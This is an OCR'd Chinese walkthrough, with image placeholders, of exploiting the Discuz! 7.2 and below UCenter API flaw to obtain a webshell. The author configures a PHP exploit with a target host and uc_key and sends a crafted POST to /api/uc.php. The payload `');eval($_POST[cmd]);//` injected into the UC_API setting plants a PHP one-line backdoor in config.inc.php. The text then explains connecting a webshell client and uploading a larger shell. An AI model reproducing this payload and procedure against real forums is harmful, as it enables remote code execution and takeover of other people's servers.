


图1

记得前段时间Discuz!有非创始人后台发短消息拿webshell的漏洞，我兴奋的去登陆论坛，结果发现重装过后论坛还是一片

空白。去网上搜索发现是服务器设置问题，无语了，难道要放弃。想了想，Discuz!还有个ucenter后台，于是在网址后面添加uc_server，顺利的来到了后台（如图3）。




图2




图3

拿我自己设置的创始人的密码去登陆，来到管理页面。接下来我在网上搜索拿webshell的方法，发现可以通过修改ip地址来拿插入php一句话木马。但是经过实际的使用发现不能完整的插入一句话木马（如图4），不知道是修复了漏洞还是ucenter的版本问题。




图4

好不容易进了后台却无法拿到webshell，真是郁闷。于是去网上找找Discuz!有没有出来新的漏洞，最后发现了oldjun大牛博客上的一篇《Discuz! 7.2及以下版本及各uc产品api接口Get webshell漏洞》，这个不是正好雪中送炭吗。使用这个漏洞需要两个条件，知道论坛的uc_key和config.inc.php这个数据库配置文件可写。重新安装了论坛，uc_key自然也更新和uc_center相同了，所以我就知道了uc_key（如图5）。




图5

文章给了一个php的exp，什么都没有说明。不过这个漏洞很明显，就是利用ucenter的通信功能，写入一句话木马进论坛的的配置文件config.inc.php。虽然我对php语言一无所知，不过简单的还是能看懂的。利用这个exp，需要php环境，可以使用phpnow快速搭建。利用exp还需要修改里面的一些内容。来看代码，在exp文件的开头处有两行代码：

```
$host="bbs.xxxxxx.com";
$uc_key="A1v8Z5Z7feZdmfcd72J5C5V8hc8dM4F6V2g0h5ofXdS6jcm1C78bZede39z51610";
```

host后面填写论坛的网址，不含http。uc_key自然就是填写对应的uc_key了。

需要注意的是exp有一行是：**$message = "POST /api/uc.php?code=".$code." HTTP/1.1\r\n";**，如果论坛的网站是www.xxx.com/bbs的形式，就必须在这里修改，在/api前面添加/bbs（注意bbs前面不要少了斜杠）。在php的安装目录下，使用cmd命令（建议建立内容为cmd.exe的bat文件，直接双击bat运行cmd）输入php exp.php运行exp，如果没有Invalid Request的回显，基本就说明成功了（如图6）。




图6

接下来使用一句话木马客户端来连接一句话木马，地址为论坛的网站加上config.inc.php。密码为默认的cmd，可以看出连

接成功（如图7）。




图7

如果需要修改密码，找到exp里面的一段代码：

```
<item id="UC_API">xxx\');eval($_POST[cmd]);//</item>
```

修改cmd为自己设定的密码即可。最后就是上传大马，拿到webshell了。再来看看论坛配置文件里面的内容（如图8），果然一句话木马已经写入进去了。原来修改的是UC_API这个参数内容，而不是ip。

```
define('UC_DBCHARSET', 'gbk');
